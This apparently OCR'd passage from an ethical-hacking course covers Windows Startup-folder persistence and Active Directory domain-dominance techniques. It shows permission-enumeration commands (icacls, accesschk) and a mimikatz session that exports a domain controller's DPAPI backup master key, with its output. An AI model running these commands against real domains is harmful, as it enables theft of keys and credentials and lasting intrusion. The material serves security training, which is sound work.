
    The misconfigured locations in a startup folder can be exploited by an attacker to inject malicious payloads such as remote access Trojans (RATs) to maintain persistence. The following command is used to enumerate the permissions:

    ```
    icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
    ```

  - **Using accesschk.exe for Identifying Permissions**

    Attackers also use **`accesschk.exe`**, which is a part of the **`Sysinternals`** tool for checking the permissions.

    ```
    accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
    ```



Domain Dominance Through Different Paths

- Domain dominance is a process of **taking control over critical assets** such as domain controllers on a target system and gaining access to other networked resources
- Attackers employ **social engineering** techniques to launch domain dominance attacks through an internal user

Domain Dominance Techniques

- **Remote code execution**
- **Abusing Data Protection API (DPAPI)**
- **Malicious replication**
- **Skeleton key attack**
- **Golden ticket attack**
- **Silver ticket attack**

Domain Dominance Through Different Paths

Domain dominance is a process of taking control over critical assets such as domain controllers (DCs) on a target system and gaining access to other networked resources. Attackers use various paths such as remote code execution, skeleton key attacks, and golden ticket attacks on the target system to maintain domain dominance.

Among all these paths, the remote code execution process is the most vulnerable path that can be explored by an attacker who has already gained some form of access to the victim system. Attackers often focus on gaining complete access over domain admin staff accounts to launch attacks on the target network. Subsequently, attackers can perform data pocketing, malware injection, service denial attacks, etc. Further, attackers also attempt to maintain dominance to hold persistence over time on the DCs.

As shown in the diagram, an attacker attempts to hijack the target organization's critical resources such as the DC through a legitimate user. Attackers employ social engineering techniques to launch domain dominance attacks through an internal user. After a successful attempt, the attacker can collect critical data from the target user such as public keys and privileged access permissions.



Attacker
Remote Code Execution Commands
Legitimate User
WWW
Domain Controller
Golden Ticket/ Silver Ticket
DPAPI
Skeleton Key

Figure 6.179: Illustration of a domain dominance attack


Listed below are the various techniques used by attackers to maintain domain dominance:

- Remote code execution
- Abusing the Data Protection API (DPAPI)
- Malicious replication
- Skeleton key attack
- Golden ticket attack
- Silver ticket attack

Remote Code Execution and Abusing DPAPI

Remote Code Execution

- Attackers attempt to execute malicious code on the target domain controller through **CLI** to launch a domain dominance attack


Martin J. Properties
?
Security
Environment
Sessions
Remote control
Remote Desktop Services Profile
COM+
Attribute Editor
General
Address
Account
Profile
Telephones
Organization
Published Certificates
Member Of
Password Replication
Dial-in
Object
Add...
Remove
Set Primary Group
OK
Cancel
Apply
Help

Member of:


Name	Active Directory Domain Services Folder
Domain Admins	CEH.com/Users
Domain Users	CEH.com/Users

Primary group: Domain Users

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.

Abusing DPAPI

- The Windows domain controllers contain a master key to **decrypt DPAPI-protected files**
- Attackers attempt to obtain this master key from the domain controller


Select mimikatz 2.1.1 x64 (oe.eo)
Select Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 2196ms.
PS C:\Users\administrator> \\vboxsrv\tools\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on May  2 2018 00:26:52
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::backupkeys /system:dc01.offense.local /export

Current prefered key:       {d2685b
  * RSA key
        Exportable key : YES
        Key size       : 2048
        Private export : OK - 'ntds
        PFX container  : OK - 'ntds
        Export         : OK - 'ntds
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 843ms.
PS C:\Users\administrator> ls


    Directory: C:\Users\administrator


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        3/25/2019  11:44 PM                3D Objects
d-r---        3/25/2019  11:44 PM                Contacts
d-r---        3/25/2019  11:44 PM                Desktop
d-r---        3/26/2019  10:20 PM                Documents
d-r---        3/25/2019  11:44 PM                Downloads
d-r---        3/25/2019  11:44 PM                Favorites
d-r---        3/25/2019  11:44 PM                Links
d-r---        3/25/2019  11:44 PM                Music
d-r---        3/26/2019  11:48 PM                OneDrive
d-r---        3/25/2019  11:45 PM                Pictures
d-r---        3/25/2019  11:44 PM                Saved Games
d-r---        3/25/2019  11:44 PM                Searches
d-----        3/26/2019  10:20 PM                source
d-r---        3/25/2019  11:44 PM                Videos
-a----        4/13/2019   4:55 PM            760 ntds_capi_0_d2685b31-402d-493b-8d12-5fe48ee26f5a.der
